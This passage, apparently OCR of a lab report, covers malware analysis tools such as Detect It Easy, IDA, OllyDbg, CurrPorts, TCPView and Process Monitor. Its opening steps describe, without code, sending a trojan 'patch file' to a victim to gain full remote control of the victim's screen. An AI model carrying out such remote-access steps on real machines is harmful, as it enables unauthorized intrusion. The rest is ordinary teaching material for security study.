
1.1

2 . Then give the IP of the victims machine and send a patch file to the victims machine after sending by the attacker and open by the victims machine we get the access of the victims machine by clicking on connect




1.2

3 . Then go to url we want to browse on the victim machine and give the url of the following type



1.3

4 . Then we can see the screen of the victims machine which attacker access it totally




1.4

5 . DIE :

Detect It Easy (DIE) is a static malware analysis tool used to identify packers, protectors, compilers, and file characteristics of suspicious executable files.


Steps :

1 . Open detect it easy tool on windows 11



1.1

2 . And scan the file on windows 11 as per the following



1.2

6 . IDA :


IDA (Interactive Disassembler) is an **advanced malware analysis and reverse-engineering tool** used to **disassemble and analyze executable programs at the assembly level**.

Steps :

1 **. Open the IDA tool**


1.1

2 . Then go to new scan and open the file for scan



1.2

3. After opening the file and scanning the file we get the following result




1.3

7 . OllyDbg :

OllyDbg is a dynamic malware analysis and debugging tool used to analyze Windows executables while they are running


Steps :

1 . Open the OllyDbg tool



1.1


2 . Go to file section and choose the file for scan and here's the result



1.2

8 . CurrPorts :

CurrPorts is a network monitoring and malware analysis tool used to view and analyze all active TCP/UDP ports and network connections on a Windows system




9 . TCPView :

TCPView is a network monitoring and malware analysis tool used to observe real-time TCP and UDP connections and identify suspicious network activity on a Windows system


Steps :

1 . Open the TCPView tool on windows 11



1.1

2 . And click on file the scan the file and we get the result as per following



1.2

10 . Process Monitor :

Process Monitor (ProcMon) is a **real-time system activity monitoring tool** used in **malware analysis** to observe **file system, registry, process, and thread activity** on Windows.